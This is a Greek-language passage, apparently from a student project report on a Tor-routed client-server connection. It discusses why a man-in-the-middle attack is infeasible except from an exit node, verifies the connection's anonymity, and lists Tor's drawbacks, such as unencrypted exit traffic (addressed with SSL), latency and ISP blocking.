Στο συγκεκριμένο σενάριο δεν είναι δυνατή η επίθεση MITM καθώς η σύνδεση είναι μεταξύ Server και Client γίνεται μέσα από το δίκτυο του tor και έτσι δεν υπάρχει κάπου κάποιο router στο οποίο μπορούμε να κάνουμε arp poisoning ώστε να ανακατευθύνουμε τα πακέτα μέσα από εμάς. Ωστόσο όπως θα αναφέρουμε και παρακάτω, είναι δυνατό να επιτευχθεί MITM αν τύχει και είμαστε εμείς EXIT NODE στο TOR.

Παρακάτω θα δούμε επίσης πως η σύνδεση είναι όντως ανώνυμη και κανένας από τους 2 Client-Server δεν γνωρίζει την ταυτότητα του άλλου. Ο Server μας τρέχει στον Okeanos στην ip 83.212.112.204 και στο pc μας τοπικά στην 37.32.X.X . Παρακάτω χρησιμοποιώντας το CurrPorts της nirsoft βλέπουμε στα screenshot ότι πραγματικά ότι ο Server δεν γνωρίζει την IP του client καθώς η σύνδεση γίνεται στο tor σε κάποιον exit node και αντίστοιχα από την μεριά του client για τον server.





## Μειονεκτήματα χρήσης του TOR

Η δρομολόγηση της κίνησης μέσω του TOR παρουσιάζει εκ σχεδιασμού ένα σημαντικό μειονέκτημα. Η κίνηση είναι μεν κρυπτογραφημένη εντός του δικτύου του TOR αλλά από τον κόμβο εξόδου και έπειτα, παραμένει ακρυπτογράφητη με συνέπεια ο κόμβος εξόδου να μπορεί να δει το περιεχόμενο της επικοινωνίας. Ένας τρόπος να αντιμετωπιστεί το πρόβλημα αυτό είναι να κρυπτογραφηθεί η κίνηση εξαρχής και ανεξάρτητα του TOR, (χρήση SSL)(Για το λόγο αυτό, χρησιμοποιήθηκε SSL μέσα από το socket του tor) ώστε να διασφαλιστεί η εμπιστευτικότητα της επικοινωνίας σε όλη τη διαδρομή μεταξύ client-server.

Άλλα μειονεκτήματα είναι οι πολύ χαμηλές επιδόσεις του δικτύου του TOR σε εύρος (bandwidth) και χρόνο απόκρισης (latency) αλλά και ότι ορισμένοι πάροχοι διαδικτυακής πρόσβασης (ISP's) μπλοκάρουν την πρόσβαση στους κόμβους του TOR με αποτέλεσμα να είναι αδύνατη η απευθείας σύνδεση με το δίκτυο του TOR.